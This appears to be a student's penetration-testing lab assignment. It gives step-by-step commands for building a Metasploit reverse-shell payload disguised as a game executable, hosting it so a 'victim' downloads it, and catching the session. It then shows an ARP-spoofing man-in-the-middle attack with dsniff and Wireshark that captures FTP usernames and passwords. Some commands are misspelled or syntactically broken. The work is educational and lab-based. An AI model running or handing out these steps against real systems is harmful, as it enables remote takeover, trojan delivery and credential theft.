Aslam Pathan

[Pathan.ashu109@gmail.com](mailto:Pathan.ashu109@gmail.com)


Assignment day 4

**Question: 1**

* Create payloads for windows.

In kali root run those commands

1. Cd /var/www/html
2. mkdr GTAViceCity
3. Msfvenom –p windows/meterpreter/reverse\_tcp –platform windows-a x86/shikata\_ga\_nai –b “\x00 LHOST=<IP Address> -f exe > /var/www/html/GTAViceCity/game.exe



Those are commands for creating venom/payloads.


* Transfer payload in victim’s machine.


1. Install apache server in kali
2. Enable and Run apache server with command “ systemctl enable apache2” And “systemctl start apache2”
3. After running server send link to victim and wait for victim to download that payload.





* Exploit victims machine.

1. In kali run metasploi using command “msfconsole”
2. use multi/handler
3. set payloads windows/meterpreter/reverse\_tcp
4. Exploit –j –z
5. As soon as possible victim run the exe file session will created.










**Question: 2**


* Create an FTP server.

1. Go to server manager
2. Click on manage
3. Add role and features
4. Click on next then next then next
5. In server roles select web server (IIS) and add feature then click next
6. Then click next in role server click on FTP server and FTP extension
7. Then next and install.



* Access FTP server from windows command prompt.

1. Go to command prompt
2. Simply type
3. ftp <ip address of victim’s machine>
4. user and password.



* Do an mitm and username and password of FTP transaction using wireshark and dsniff

Use commands for sniffing.

1. Echo 1 > /proc/sys/net/ipv4/ip\_forward\
2. Sysctl –w net.ipv4.ip\_forward=1
3. Arpsoof –I eth0 –t <victim ip address> -r <ip address of client do ftp>
4. In another terminal run command
5. Dsniff –I eth0
6. Then open wireshark
7. In client command prompt run ftp command
8. ftp <ip address>
9. Then user and password
10. Will find user id and password in dsniff terminal and in wireshark

